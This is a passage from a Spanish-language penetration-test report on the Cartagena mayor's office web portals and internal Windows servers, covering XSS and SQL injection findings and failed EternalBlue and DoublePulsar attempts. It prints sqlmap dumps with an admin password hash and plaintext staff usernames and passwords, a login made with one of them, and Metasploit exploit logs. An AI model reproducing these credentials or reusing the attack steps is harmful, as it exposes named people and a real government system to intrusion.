


Figura 8. Top de vulnerabilidades de severidad alta detectadas en los activos web

7.5 Descripción de las principales vulnerabilidades críticas

- **Cross-Site Scripting (DOM-based) – Alta:**
  Esta vulnerabilidad permite a un atacante inyectar scripts maliciosos directamente en el DOM del navegador del usuario, sin interactuar con el servidor. Esto puede conducir al robo de credenciales, toma de sesiones y otros ataques dirigidos a usuarios finales.

- **Cross-Site Scripting (reflected) – Alta:**

Este tipo de XSS se produce cuando los datos enviados por un atacante se reflejan directamente en la respuesta del servidor sin validación o sanitización, permitiendo la ejecución de scripts en el navegador de los usuarios.

- **SQL Injection – Crítica:**
  Esta vulnerabilidad puede ser explotada para manipular consultas SQL realizadas al servidor de bases de datos. Los atacantes pueden obtener, modificar o eliminar información confidencial, e incluso tomar control total del sistema afectado.

7.6 Recomendaciones

- **Para vulnerabilidades XSS (DOM-based y reflected):**
  - Implementar validación y sanitización de entradas en el lado cliente y servidor.
  - Utilizar bibliotecas de seguridad como CSP (Content Security Policy) para restringir la ejecución de scripts.

- **Para SQL Injection:**
  - Usar consultas parametrizadas (prepared statements) en lugar de concatenaciones de cadenas en las consultas SQL.
  - Implementar validaciones estrictas de entrada de datos para prevenir la inyección de comandos maliciosos.

- **Auditorías continuas:**
  - Realizar auditorías regulares del código y pruebas de seguridad dinámicas para identificar y mitigar vulnerabilidades antes de que puedan ser explotadas.

Estas acciones deben priorizarse para reducir el impacto de las vulnerabilidades críticas y mejorar la seguridad general de las aplicaciones web.

7.7 Activos con mayor número de vulnerabilidades altas o críticas a nivel web

En este apartado se presentan los activos web con el mayor número de vulnerabilidades altas o críticas identificadas durante el análisis. Estos activos representan un alto riesgo para la organización y deben priorizarse en el plan de remediación.




Figura 9. Top de activos web con detecciones de severidad alta

- **servicios.cartagena.gov.co – 6 vulnerabilidades:**
  Este activo concentra la mayoría de las vulnerabilidades críticas detectadas.

- **certico.dev.cartagena.gov.co – 2 vulnerabilidades:**
  Detecciones relacionadas con Cross-Site Scripting que requieren atención rápida en cuanto a temas de sanitización de entradas de usuario.

- **radicado.cartagena.gov.co, certico.cartagena.gov.co, operador.cartagena.gov.co – 1 vulnerabilidad cada uno:**
  Aunque presentan menos vulnerabilidades críticas, estos activos no deben subestimarse, ya que incluso una sola vulnerabilidad crítica puede tener un impacto significativo si es explotada.

7.8 Nivel de riesgo

El nivel de riesgo estimado para los activos web evaluados se encuentra en la categoría **"Medio"** con un porcentaje del **4.8%**. Este resultado se calculó tomando en cuenta la cantidad y severidad de las vulnerabilidades detectadas, así como la exposición de los activos evaluados.

Figura 10. Nivel de riesgo estimado en portales web

Las principales razones que contribuyen a este nivel de riesgo incluyen la presencia de vulnerabilidades relacionadas con configuraciones débiles, como la falta de encabezados HTTP Strict Transport Security (HSTS) y dependencias JavaScript vulnerables. Aunque no se encontraron numerosos casos críticos, estas vulnerabilidades pueden facilitar escenarios de explotación si no se gestionan adecuadamente.

Para mitigar este riesgo, se recomienda implementar controles de seguridad adicionales, priorizar la remediación de las vulnerabilidades medias, y adoptar un enfoque proactivo para mantener configuraciones seguras y actualizadas. Estas acciones permitirán reducir el nivel de riesgo y fortalecer la postura de seguridad de los sistemas evaluados.

8. Resultados de las pruebas de seguridad

Se realizaron pruebas de seguridad que incluyeron inyecciones SQL exitosas, validación de sesiones nulas con herramientas como rpcclient y crackmapexec, e intentos de explotación de la vulnerabilidad **MS17-010** con Metasploit, sin éxito. El análisis identificó configuraciones inseguras, exfiltración de datos sensibles y evaluación de vectores de ataque críticos. Estos hallazgos evidencian riesgos significativos para la organización.

8.1. Inyecciones SQL

Durante las pruebas de seguridad realizadas, se identificó una vulnerabilidad crítica de **inyección SQL** en el parámetro usuario de una solicitud POST hacia el sistema objetivo. Esta vulnerabilidad permitió acceder a la base de datos y exfiltrar información

altamente sensible, incluyendo datos relacionados con menores de edad, aumentando considerablemente la gravedad del impacto.

Identificación de la Vulnerabilidad

Mediante el uso de **SQLmap**, se detectó que el parámetro usuario era susceptible a inyecciones SQL. La herramienta identificó que el sistema de gestión de bases de datos utilizado era **MySQL**, versión 5.0 o superior.




Figura 11. El análisis inicial evidencia la vulnerabilidad en el parámetro usuario, calificándolo como inyectable.

Confirmación y Enumeración de Bases de Datos

El servidor redirigió las solicitudes a un subdominio alternativo, donde SQLmap enumeró bases de datos accesibles. Entre ellas, se encontró la base operador, de interés debido a su contenido potencialmente sensible.




Figura 12. Confirmación del servidor MySQL y Bases de datos detectadas, bd operador objetivo principal.

Exfiltración de Tablas y Columnas

Dentro de la base de datos operador, se detectaron 329 tablas. Se priorizó el análisis de las tablas users y usuario, que contenían credenciales y datos personales en texto plano.





Figura 13. Listado de tablas en la base de datos operador.




```
Database: operador
Table: users
[14 columns]
+-------------------------+-------------------------+
| Column                  | Type                    |
+-------------------------+-------------------------+
| auth_level              | tinyint(3) unsigned     |
| banned                  | enum('0','1')           |
| created_at              | datetime                |
| dane                    | varchar(50)             |
| email                   | varchar(255)            |
| id_col                  | varchar(50)             |
| last_login              | datetime                |
| modified_at             | timestamp               |
| passwd                  | varchar(60)             |
| passwd_modified_at      | datetime                |
| passwd_recovery_code    | varchar(60)             |
| passwd_recovery_date    | datetime                |
| user_id                 | int(10) unsigned        |
| username                | varchar(12)             |
+-------------------------+-------------------------+
```

Figura 14. Estructura de la tabla users, revelando columnas asociadas a contraseñas y datos de usuarios.

```
Database: operador
Table: users
[1 entry]
+------------+--------------------------------------------------------------+
| username   | passwd                                                       |
+------------+--------------------------------------------------------------+
| admin      | $2y$11$F0HAREAf4SJWy3.7KQFGKuDRuKXw3LnPYn2a9g4/ZYghhh.Y6uJ9u |
+------------+--------------------------------------------------------------+
```

Figura 15. Registros exfiltrados de la tabla users, incluyendo hashes de contraseñas.



```
Database: operador
Table: usuario
[800 entries]
+-----------------+-----------------+
| usuario         | clave           |
+-----------------+-----------------+
[12:15:42] [WARNING] console output will be trimmed to last 256 rows due to large table size
| 113001002413    | 73              |
| 45470523        | 73              |
| 313001029221    | 730             |
| JJULIO          | 73009663        |
| JPRIMERA        | 73073167        |
| JJIMENEZ        | 73074687        |
| SMEZA           | 73079033        |
| 313001029124    | 731             |
| AALVIS          | 73126678        |
| RPEREIRA        | 73133924        |
```

Figura 16. Exposición de datos sensibles en texto plano desde la tabla usuario.

Acceso al Sistema con Credenciales

Utilizando una de las credenciales obtenidas en texto plano desde la tabla usuario, se logró iniciar sesión en el sistema web objetivo, obteniendo acceso a información crítica y funcionalidades del sistema.

Figura 17. Inicio de sesión exitoso con credenciales del usuario "JPRIMERA"

Impacto de la Vulnerabilidad

La explotación de esta vulnerabilidad genera riesgos significativos, incluyendo:

- **Exposición de Datos Sensibles**: La base de datos contenía información detallada sobre menores de edad, como nombres, roles e identificaciones, violando normativas de protección de datos.

- **Acceso a Funciones Administrativas**: Las credenciales obtenidas permitieron un acceso directo a funcionalidades críticas del sistema, con potencial de manipulación o eliminación de datos.

- **Riesgo Legal y Reputacional**: La exposición de información personal y sensible de menores puede acarrear sanciones legales y un impacto negativo en la reputación de la organización.

Se recomienda implementar medidas inmediatas para remediar esta vulnerabilidad, incluyendo la validación y sanitización de entradas, el uso de procedimientos almacenados en la base de datos y la auditoría continua de los sistemas.

8.2 Resultados de las pruebas en 10.20.200.136

En este subnumeral se detallan las pruebas de seguridad realizadas al activo identificado con la dirección IP **10.20.200.136**, correspondiente a un servidor Windows Server 2012 R2. Las pruebas se centraron en evaluar configuraciones de servicios SMB y SAM-RPC, además de validar posibles vulnerabilidades relacionadas con **null sessions** y **MS17-010 (EternalBlue)**.

Pruebas con CrackMapExec y rpcclient

Las pruebas iniciales incluyeron la ejecución de herramientas como rpcclient y crackmapexec para validar configuraciones de null sessions y listar usuarios en el servidor objetivo.




Figura 18. Ejecución de crackmapexec para intentar enumerar usuarios mediante SMB.




Figura 19. Intento de conexión con rpcclient resulta en acceso denegado (NT_STATUS_ACCESS_DENIED).

Prueba de explotación de MS17-010 (EternalBlue)

A pesar de que el servidor ejecuta SMBv1, las pruebas con el exploit MS17-010 confirmaron que el sistema no era vulnerable.




Figura 20. Ejecución de exploit para la vulnerabilidad Eternalblue – No exitoso


El activo 10.20.200.136 presenta configuraciones que mitigan ataques básicos como null sessions y explotación de EternalBlue. Sin embargo, se recomienda mantener estas medidas de seguridad y deshabilitar SMBv1 para evitar posibles futuros ataques basados en esta versión obsoleta del protocolo.

8.3 Resultados de las pruebas en 10.20.200.43

En este subnumeral se documentan las pruebas realizadas al activo identificado con la dirección IP **10.20.200.43**, el cual también corresponde a un servidor Windows. Las pruebas se enfocaron en verificar vulnerabilidades relacionadas con **EternalBlue (MS17-010)** y **DoublePulsar**, así como en validar configuraciones de SMB.

Pruebas con MS17-010 (EternalBlue)

Durante el intento de explotación de la vulnerabilidad **MS17-010** mediante Metasploit, se logró completar el envío de paquetes específicos asociados al exploit. Sin embargo, el proceso no fue exitoso y no se obtuvo acceso al sistema. Esto puede deberse a la implementación de medidas de seguridad en el servidor o al bloqueo por parte de un firewall.



```
[*] 10.20.200.43:445 - Making :eb_trans2_buffer packet
[*] 10.20.200.43:445 - Making :eb_trans2_buffer packet
[*] 10.20.200.43:445 - Making :eb_trans2_buffer packet
[*] 10.20.200.43:445 - Making :eb_trans2_buffer packet
[*] 10.20.200.43:445 - Making :eb_trans2_buffer packet
[*] 10.20.200.43:445 - Making :eb_trans2_buffer packet
[*] 10.20.200.43:445 - Making :eb_trans2_buffer packet
[*] 10.20.200.43:445 - Making :eb_trans2_buffer packet
[*] 10.20.200.43:445 - Making :eb_trans2_buffer packet
[*] 10.20.200.43:445 - Making :eb_trans2_buffer packet
[*] 10.20.200.43:445 - Making :eb_trans2_buffer packet
[*] 10.20.200.43:445 - Making :eb_trans2_buffer packet
[*] 10.20.200.43:445 - Making :eb_trans2_buffer packet
[*] 10.20.200.43:445 - Sending malformed Trans2 packets
[*] 10.20.200.43:445 - Starting non-paged pool grooming
[*] 10.20.200.43:445 - Sending start free hole packet.
[+] 10.20.200.43:445 - Sending SMBv2 buffers
[*] 10.20.200.43:445 - Sending end free hole packet.
[+] 10.20.200.43:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.20.200.43:445 - Sending final SMBv2 buffers.
[*] 10.20.200.43:445 - Sending last fragment of exploit packet!
[*] 10.20.200.43:445 - Making :eb_trans2_exploit packet
[*] 10.20.200.43:445 - Receiving response from exploit packet
[+] 10.20.200.43:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.20.200.43:445 - Sending egg to corrupted connection.
[*] 10.20.200.43:445 - Triggering free of corrupted buffer.
[-] 10.20.200.43:445 - =========================================================
[-] 10.20.200.43:445 - =========================FAIL==========================
[-] 10.20.200.43:445 - =========================================================
```

Figura 21. Ejecución de exploit a la vulnerabilidad Eternalblue – No exitoso

Pruebas con DoublePulsar

Se intentó utilizar el exploit relacionado con **DoublePulsar**, conocido por aprovechar puertas traseras creadas a través de EternalBlue. Sin embargo, la herramienta reportó que el sistema no era vulnerable, reforzando la hipótesis de que el servidor ha sido actualizado o está protegido.

```
msf6 exploit(windows/smb/smb_doublepulsar_rce) > run

[*] Started reverse TCP handler on 192.168.81.128:4444
[+] 10.20.200.43:445 - Connected to \\10.20.200.43\IPC$ with TID = 2052
[*] 10.20.200.43:445 - Target OS is Windows Server (R) 2008 Standard 6001 Service Pack 1
[*] 10.20.200.43:445 - Sending ping to DOUBLEPULSAR
[-] 10.20.200.43:445 - An unknown error occurred
[-] 10.20.200.43:445 - Exploit aborted due to failure: not-vulnerable: Unable to proceed without DOUBLEPULSAR
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/smb_doublepulsar_rce) >
```

Figura 22. Ejecución del exploit "Doublepulsar" usado también para explotar la vulnerabilidad Eternalblue – No exitoso

Observaciones del Firewall FortiGate

Al realizar escaneos adicionales y pruebas de conexión, se detectaron banners de acceso restringido atribuidos a un dispositivo **FortiGate**. Esto sugiere que los intentos de explotación fueron filtrados activamente por un firewall que protege el servidor.

Conclusiones para este activo

El servidor **10.20.200.43** evidencia configuraciones robustas y la implementación de parches contra vulnerabilidades críticas como EternalBlue y DoublePulsar. La presencia de un firewall FortiGate añade una capa de protección significativa, dificultando intentos de acceso no autorizado. Se recomienda:

- Confirmar que las reglas del firewall están configuradas correctamente para balancear seguridad y accesibilidad.
- Continuar monitorizando este servidor para identificar posibles configuraciones que puedan ser optimizadas.

8.4 Resultados de las pruebas en 10.20.200.226

En este subnumeral se describen las pruebas realizadas al activo identificado con la dirección IP **10.20.200.226**, que forma parte de la infraestructura evaluada. Las pruebas se centraron en identificar posibles configuraciones débiles relacionadas con **null session** y servicios de acceso remoto.

Pruebas con Null Session y RPC

Se realizó un intento de conexión al servidor utilizando **rpcclient** con sesión nula (null session) para evaluar si el servidor permite conexiones anónimas. El resultado fue un mensaje de error indicando **NT_STATUS_ACCESS_DENIED**, lo que sugiere que el servidor está configurado para rechazar este tipo de conexiones.

Figura 23. Validación de Null Session con rpcclient – No exitoso

Conclusiones

Aunque las pruebas no permitieron acceso al servidor, los resultados evidencian una configuración adecuada para prevenir conexiones anónimas. Sin embargo, se recomienda realizar las siguientes acciones para fortalecer aún más la seguridad del activo:

- Verificar que todos los parches de seguridad estén aplicados para mitigar posibles vulnerabilidades en el servicio RPC.
- Revisar las políticas de acceso para asegurar que solo usuarios autorizados puedan interactuar con los servicios del servidor.
- Implementar monitoreo activo para detectar intentos recurrentes de acceso no autorizado.

Este servidor demostró tener una configuración sólida frente a los intentos realizados.

9. Riesgos a los que está expuesta la organización

Las vulnerabilidades detectadas tanto en los servicios IP como en los sistemas web representan riesgos significativos para la seguridad de la Alcaldía de Cartagena. Estos riesgos afectan la confidencialidad, integridad y disponibilidad de la información crítica, y si no se gestionan adecuadamente, pueden derivar en escenarios de explotación exitosos. A continuación, se describen los principales riesgos identificados:

- **Pérdida de Integridad:**
  - La presencia de configuraciones inseguras, como el uso de cifrados obsoletos en SSH (CBC Mode Ciphers) y certificados autofirmados en SSL, expone las comunicaciones a ataques de intermediario (MITM). Esto permitiría a un atacante interceptar y modificar mensajes entre los clientes y servidores, afectando la confiabilidad de los datos transmitidos.
  - En los activos web, la falta de atributos de seguridad en cookies críticas y la posibilidad de inyección de código (XSS) incrementan el riesgo de manipulación de sesiones activas.

- **Pérdida de Confidencialidad:**

- Vulnerabilidades como **Cross-Site Scripting (XSS)**, tanto basado en DOM como reflejado, facilitan el robo de información sensible, incluidas credenciales de usuarios y datos críticos procesados en las aplicaciones web.
- La falta de HTTPS forzado mediante HSTS y el uso de dependencias JavaScript vulnerables exponen los datos a ataques de interceptación y escalación de privilegios.

- **Pérdida de Disponibilidad:**
  - La explotación de vulnerabilidades críticas como **MS17-010 (EternalBlue)** podría resultar en ataques masivos de denegación de servicio (DDoS) o ransomware, afectando la disponibilidad de sistemas y servicios clave.
  - En el caso de los activos web, configuraciones débiles y componentes desactualizados incrementan la probabilidad de ataques que podrían interrumpir la operación del sitio.

- **Riesgo reputacional:**
  - Las vulnerabilidades detectadas en sistemas públicos o accesibles podrían ser explotadas para realizar campañas de phishing o redirección hacia sitios maliciosos, afectando la percepción de confiabilidad de la organización por parte de sus usuarios o clientes.

9.1 Tiempos recomendados para la remediación

A continuación, se presenta el consolidado de vulnerabilidades de acuerdo con el tiempo máximo que la entidad debe emplear en la remediación de las vulnerabilidades. Es decir, la prioridad que debe dar la entidad, en tiempo, para la implementación de las acciones de remediación. La clasificación asignada es la siguiente:

Tipo	Tiempo de corrección (Meses)	Nivel de Criticidad
Corto plazo	Inmediato	Extremo
		Alto
Mediano plazo	60 días	Medio
Largo plazo	90 días	Bajo

Tabla 5. Tiempos recomendados según criticidad y cantidad

9.2 Indicadores de gestión

Como indicadores de gestión se cuenta con los siguientes:

9.2.1. Promedio de vulnerabilidades por activo

Para obtener este indicador, se divide la cantidad de vulnerabilidades sobre la cantidad de activos.

El nivel objetivo propuesto es:

